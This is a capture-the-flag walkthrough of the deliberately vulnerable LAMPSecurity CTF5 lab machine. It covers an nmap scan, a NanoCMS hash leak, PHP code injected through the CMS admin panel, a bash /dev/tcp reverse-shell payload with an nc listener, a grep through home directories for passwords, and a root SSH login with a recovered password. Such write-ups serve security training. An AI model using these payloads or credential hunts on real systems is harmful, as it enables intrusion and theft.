
LAMPSecurity: CTF 5

We did a simple nmap scan to find the IP address on which the website is running.
nmap -sC -sT -sV -vv -A 10.0.2.1-254 -p 1-65535

```
Nmap scan report for 10.0.2.20
Host is up, received syn-ack (0.040s latency).
Scanned at 2021-05-27 00:55:09 IST for 96s
Not shown: 65524 closed ports
Reason: 65524 conn-refused
PORT      STATE SERVICE     REASON  VERSION
22/tcp    open  ssh         syn-ack OpenSSH 4.7 (protocol 2.0)
| ssh-hostkey:
|   1024 05:c3:aa:15:2b:57:c7:f4:2b:d3:41:1c:74:76:cd:3d (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBALK3IEbfqlZyOdk4wpUpBUIqP3zkz5xsSv+iULlJvd/Oa4aKJbGk/
XiUWJ89t2cQGV6ld/XKpC9+qHhoH1TJBU6XfCW1RC3XutIeOyDKCmtFyGWRucGRUSk81s
itV60Afo/Ykrwh60zPPr/a+HAXPA+IBWmxF9pVlNFN0+lgq4r3AAAAFQDNPojF+IMo5kqGrrkP
BGgWeHvBRwAAAIBd8UB5f9XUA0F26gjgJS76OwSnB9vLOv84ldI47itj+so/yOhq4gvevMxHd
OIdlWuf+xwkn50mFOOgxCWSl03AzZCpzR8HSV1dHLmUzKpBzim1ynI8SPFbTwllcJ+I8eErJ
KeA8OXytis+hJlOFJl+Tnshb0JYyb2tC54ktiBSPQAAAIAiaJP2iZ92eErkVt3Ju3UBW1+ZJ9Aop
LbJ5o5s3fsaYv3xnF6k6EnFyy2xIigpa3ONpbZ9VLvDa05lfSVdlLJezCmPuSh0E8p1RqcSrBD
Q8oqBeslhWwpDP5+rP6OjpbUbt8xgKSHluSpQX7OzymN8MCBPewbNuNAr2MskjYqvjQ==
|   2048 43:fa:3c:08:ab:e7:8b:39:c3:d6:f3:a4:54:19:fe:a6 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAykEWRJ1uc9t9AHjyFnKl8TUflf0EaBan0fg6JmNcSkD
Nn/RxxSblZGCb9Y6oWHVeoG3NGoj+EDXRCqo+AS+uZBXdD4f3L4ZFkerBuSZlZZ98DnAD
2F36lhIemZmIpFq/TtSrjZtWSrBQtR1OJf2bPNpcXMUtRqx0ZLM2eUz7Orq6oiOLodTy5wD8Cs
uWKy4p308cdlr6QyrLv6P7upJ2Gg6YEdKhu6EuC2B+533V+IQ8cNRoemjBfTC5V3tAYKfzZQ
ScUT72C80Z62QTDqNGcgrvMq+J1WcqdLW/6n2jYD8B+k1IkCntoAsyRqYyPDjGQ2HobkJ90
WA4NIWOP/n1IQ==
25/tcp    open  smtp        syn-ack Sendmail 8.14.1/8.14.1
| smtp-commands: localhost.localdomain Hello [10.0.2.12], pleased to meet you,
ENHANCEDSTATUSCODES, PIPELINING, 8BITMIME, SIZE, DSN, ETRN, AUTH
DIGEST-MD5 CRAM-MD5, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET
NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH  2.0.0 STARTTLS 2.0.0 For
more info use "HELP <topic>". 2.0.0 To report bugs in the implementation see 2.0.0
http://www.sendmail.org/email-addresses.html 2.0.0 For local information send email to
Postmaster at your site. 2.0.0 End of HELP info
80/tcp    open  http        syn-ack Apache httpd 2.2.6 ((Fedora))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.6 (Fedora)
|_http-title: Phake Organization
110/tcp   open  pop3        syn-ack ipop3d 2006k.101
|_pop3-capabilities: USER LOGIN-DELAY(180) STLS TOP UIDL
|_ssl-date: 2021-05-26T19:26:43+00:00; -2s from scanner time.
111/tcp   open  rpcbind     syn-ack 2-4 (RPC #100000)
```


```
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100024  1          32768/udp   status
|_  100024  1          46801/tcp   status
139/tcp   open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: MYGROUP)
143/tcp   open  imap        syn-ack University of Washington IMAP imapd 2006k.396 (time
zone: -0400)
|_imap-capabilities: completed IDLE MAILBOX-REFERRALS UNSELECT OK NAMESPACE
CHILDREN ESEARCH LITERAL+ SCAN THREAD=ORDEREDSUBJECT MULTIAPPEND
SASL-IR CAPABILITY UIDPLUS LOGIN-REFERRALS BINARY STARTTLSA0001
THREAD=REFERENCES IMAP4REV1 SORT WITHIN
|_ssl-date: 2021-05-26T19:26:43+00:00; -2s from scanner time.
445/tcp   open  netbios-ssn syn-ack Samba smbd 3.0.26a-6.fc8 (workgroup: MYGROUP)
901/tcp   open  http        syn-ack Samba SWAT administration server
| http-auth:
| HTTP/1.0 401 Authorization Required\x0D
|_  Basic realm=SWAT
| http-methods:
|_  Supported Methods: GET POST
|_http-title: 401 Authorization Required
3306/tcp  open  mysql       syn-ack MySQL 5.0.45
| mysql-info:
|   Protocol: 10
|   Version: 5.0.45
|   Thread ID: 25
|   Capabilities flags: 41516
|   Some Capabilities: Support41Auth, ConnectWithDatabase, LongColumnFlag,
SupportsTransactions, SupportsCompression, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: /R1;u\OVA"$.[aVj3\X$
46801/tcp open  status      syn-ack 1 (RPC #100024)
Service Info: Hosts: localhost.localdomain, 10.0.2.20; OS: Unix

Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h00m01s, median: -2s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33186/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 62745/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 55260/udp): CLEAN (Timeout)
|   Check 4 (port 48467/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 3.0.26a-6.fc8)
|   Computer name: localhost
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: localhost.localdomain
```

```
|_  System time: 2021-05-26T15:25:32-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)
```




We surf the website to find any hidden content and start looking at the source code as well.In doing so found the following webpage .


Its source code revealed that it was using NanoCMS. On googling about it we see that it can be exploited to find password hash information.




We get the username : admin and the hashed password which can be cracked using any online tool.




We surf the same page and find an admin login and on giving the credentials , we access the admin panel.



Next , on going to new page, we give a small php code to test whether the website is vulnerable to php (we can also do the same if we pass the request through burpsuite , we get to know that it is using PHP in the backend).




Now go to the original page and refresh .See the page getting created.




Next we create another page with the following payload :

```
<?php
system("bash -i >& /dev/tcp/<yourip>/1234 0>&1");
```


?>
Click on add page.
In the command prompt type the command :
nc -vvlp 1234
And we got connected.




Now go to home directory and find the users .



So we run a grep command to find password in the home directory.
grep -R -i password /home/* 2> /dev/null
On running it we get the link to password file



On giving : cat /home/patrick/.tomboy/481bca0d-7206-45dd-a459-a72ea1131329.note
We get the password.
When we try login using either sudo su or su we encounter the following error.



We had seen from nmap scan report that port 22 running ssh service was open , so we login using it and we have root access.
ssh root@10.0.2.20
Password: 50$cent